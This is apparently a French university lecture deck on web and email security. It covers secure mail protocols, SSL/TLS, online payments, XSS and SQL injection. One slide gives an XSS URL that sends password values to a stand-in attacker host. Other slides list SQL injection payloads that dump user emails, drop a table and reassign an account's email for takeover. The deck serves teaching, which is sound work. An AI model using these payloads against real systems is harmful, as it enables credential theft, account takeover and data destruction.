Sécurité des systèmes informatiques

La sécurité des applications et des contenus

Abdeltouab Belbekkouche

a.belbekkouche@umontreal.ca

Université de Montréal

Contenu

- Messagerie électronique
- Sécurité des applications Internet
- Sécurité du commerce électronique
- *Cross-Site Scripting* (XSS)
- Injection SQL
- Injection des commandes et traversée des répertoire
- Détournement de session

Messagerie électronique

- Une application critique
- **Risques** et **besoins** de sécurité
  - La perte, l'interception, l'altération, la destruction de messages
  - La divulgation d'informations confidentielles
  - L'infection des systèmes par le biais de messages contenant des codes malveillants (virus, vers ou cheval de Troie)
  - L'inondation de messages (*junk mail*, spam, etc.)
  - L'usurpation d'identité et le harcèlement des utilisateurs
  - La répudiation
  - Tous les risques liés aux réseaux et à leurs modes de fonctionnement

Messagerie électronique (suite)


- **Mesures de sécurité**
  - **Antispams** et des **Antivirus** installés de manière complémentaire sur les serveurs et les postes de travail
  - Serveur de messagerie de **désincubation** qui examine systématiquement tous les messages et leurs pièces jointes
- Protocoles de messagerie sécurisés
  - SMTP (*Simple Mail Transfer Protocol*) avec l'intégration des mécanismes de sécurité comme:
    - **S/MIME** (*Secure Multipurpose Internet Mail Extension*)
      - Extension de sécurité intégrant un processus de sécurité
    - **PEM** (*Privacy Enhancement for Internet Electronic Mail*)
      - Pour chiffrer des messages électroniques (utilise RSA et DES) ← peu utilisé
    - **PGP** (*Pretty Good Privacy*)
      - Confidentialité et authentification de l'émetteur

Messagerie électronique (suite)

- Recommandations pour sécuriser un système de messagerie
  - **Du côté du serveur**
    - Implanter des logiciels antivirus et antispam
    - Filtrer les messages sur certains critères paramétrables (tailles, fichiers attachés, etc.)
    - Configurer correctement les serveurs
    - Effectuer une gestion efficace pour en assurer la disponibilité
    - Éviter les comptes de maintenance par défaut
    - Assurer une protection physique du serveur
  - **Du côté de l'utilisateur**
    - Installer, gérer et imposer l'usage de logiciels antivirus
    - Définir des règles d'utilisation de la messagerie (ne pas ouvrir des fichiers exécutables, etc.)
    - Sensibiliser suffisamment les utilisateurs aux risques encourus
    - Faire engager les utilisateurs sur un usage approprié des ressources informatiques
    - Configurer correctement le poste de travail de l'utilisateur et son application de messagerie
    - Implanter des versions de messagerie sécurisées
    - Utiliser des procédures de chiffrement pour les messages confidentiels et réaliser l'authentification des sources

Sécurité des applications Internet

- Secure Sockets Layer (SSL) – Transport Layer Security (TLS)



Sécurité des applications Internet (suite)

- **SSL** permet de
  - Chiffrer les communications entre deux machines et d'assurer la confidentialité des données
  - L'authentification de l'utilisateur et du serveur
  - L'intégrité des données par signature électronique (via des certificats numériques)
- Secure-HTTP (**S-HTTP**)
  - Sécurité pour les flux de données HTTP
  - Offre de manière complémentaire les mêmes facilités de sécurité que SSL/TLS avec les mêmes contraintes de certification
  - Il est possible de combiner S-HTTP et SSL/TLS ⇐ attention aux performances!

Sécurité des applications Internet (suite)

- Authentification des applications
  - Nécessaire pour effectuer des transactions de manière fiable sur Internet
  - Permet d'établir la confiance nécessaire à la réalisation d'une communication
  - Des protocoles cryptographiques permettent de répondre à ce besoin
    - Comme l'usage de certificats numériques

Sécurité du commerce électronique

- Le commerce électronique pose des problèmes de sécurité informatique semblables à ceux rencontrés avec les applications stratégiques d'une entreprise
  - Leurs résolutions emprunteront les mêmes voies méthodologiques, organisationnelles et techniques
- Risque élevé de fraude
  - Des mesures antifraude accompagnent généralement la mise en place de solutions de commerce en ligne

Sécurité du commerce électronique (suite)

- **Protection des transactions commerciales**
  - Requiert une démarche globale de
    - Gestion de la sécurité
    - Protection des valeurs de l'entreprise et du consommateur
    - La maîtrise des risques
    - La mise en place de procédures et d'outils de sécurité du côté des clients et des marchands
- Les technologies de la sécurité permettent de contribuer au déroulement correct d'une transaction commerciale, en assurant aux systèmes informatiques les capacités à
  - Pouvoir être utilisés
  - Ne permettre l'accès aux données et aux ressources informatiques qu'aux personnes et aux processus informatiques habiletés
  - Pour que des actions, évènements, transactions ont bien eu lieu
  - Exécuter les actions et rendre les services attendus dans des conditions de performance et d'utilisation adaptées

Sécurité du commerce électronique (suite)

- Risque pour le client
  - Divulgation d'informations confidentielles ou d'ordre privé
  - Ingénierie sociale (leurre)
  - Infection virale
  - Escroquerie et non-livraison des produits commandés et payés
- Risque pour l'entreprise
  - Intrusion dans son environnement informatique à partir de son site marchand Internet …

Sécurité du commerce électronique (suite)

- Sécuriser la connexion entre l'acheteur et le vendeur
  - Protocoles promus par les banques et utilisant un canal de communication séparé
    - **SET** (*Secure Electronic Transaction*)
    - **3-D Secure** (service « *Verified by Visa* »)
    - **MasterCard SecureCode**
    - Etc.
- Sécurité des paiements en ligne
  - Le mode de payement préféré est celui par **carte de crédit**

Sécurité du commerce électronique (suite)

- Sécurité des paiements en ligne (suite)


Mode opératoire

Le **principe de fonctionnement** du paiement est très simple. Le vendeur qui a préalablement passé un contrat de type vente à distance avec les sociétés émettrices des cartes de crédit établit un autre contrat avec un opérateur de passerelle de paiement. Une fois ces éléments contractuels établis, le vendeur dispose d'un accès sécurisé à des **interfaces applicatives** (API ou service web) permettant de réaliser différentes opérations comme le paiement, la réservation d'un montant ou la vérification de la carte. Le vendeur construit une application web capable de demander les informations sur la carte en mode sécurisé à l'acheteur. Il récupère ces informations et appelle ensuite, en mode sécurisé, l'interface applicative proposée par la passerelle de paiement. Il lui transmet les paramètres de la transaction (information sur la carte, montant et devise). La passerelle exécute la transaction et renvoie un code permettant de prouver que la transaction a bien eu lieu. En cas de problèmes (insolvabilité, carte bloquée, informations incorrectes, etc.), la passerelle renvoie un code d'erreur que l'application devra gérer.

Sécurité du commerce électronique (suite)

- **Sécuriser le serveur** revient à
  - Contrôler les requêtes qui lui sont adressées
  - Renforcer la sécurité de la plate-forme matérielle et logicielle
  - Sécuriser le système d'information

Infrastructure d'une application Web




Attaques sur les applications Web

- *Cross-site scripting* (XSS)
- Injection SQL
- Injection XML
- Injection des commandes


et traversée des répertoires

- Détournement de session




Cross-Site Scripting (XSS)


- **Injection JavaScript**
- Injecter des scripts dans un serveur Web
- Puis les rediriger vers les clients



Cross-Site Scripting (suite)

```
http://fakesite.com/login.asp?serviceName=fakesite.comaccess&template
name=prod_sel.forte&source=...fakeimage.src='http://www.attacker_site
.com/'...password.value...
```





Cross-Site Scripting (suite)

- La victime visite le site Web infecté
  - Le code malicieux est envoyé au navigateur Web de la victime
- Le navigateur Web de la victime ne peut pas distinguer un code valide d'un code malicieux
- Exigences du site Web cible
  1. Accepter les entrées des utilisateurs sans validation
  2. Utiliser ces entrées dans la réponse sans les encoder
- Certaines attaques XSS sont conçues pour voler les informations retenues par le navigateur Web lors de transactions sensibles

Injection SQL

- Cibler les serveurs de bases de données en y injectant des instructions SQL *(Structured Query Language)*
  - Utilisé pour manipuler les données stockées dans une base de données relationnelle
- Scénario de mot de passe oublié
  - L'attaquant saisit une adresse courriel mal formée
  - La réponse lui permet de savoir si les entrées sont validées ou non
  - L'attaquant utilise le champ, adresse courriel, pour insérer des instructions SQL
  - `SELECT courriel FROM tableutilisateurs WHERE courriel = 'nimportquoi' OR 'a'='a'`
  - **Résultat:** la liste des identifiants (adresses courriel) de tous les utilisateurs

Injection SQL (suite)

- Exemples

Instruction SQL	Résultat
`nimportquoi' AND courriel IS NULL; -`	Nom des colonnes de la table
`nimportquoi' OR nom LIKE '%Mia%'`	Trouver un utilisateur spécifique
`nimportquoi'; DROP TABLE tableusers;`	Supprimer la table des utilisateurs
`nimportquoi'; UPDATE tableusers SET courriel = 'courriel-attaquant@mauvais.net' WHERE courriel = 'Mia@courriel.net'`	Changer l'identifiant d'un utilisateur spécifique. Le mot de passe peut être envoyé à l'adresse courriel de l'attaquant en utilisant le système de récupération des mots de passe

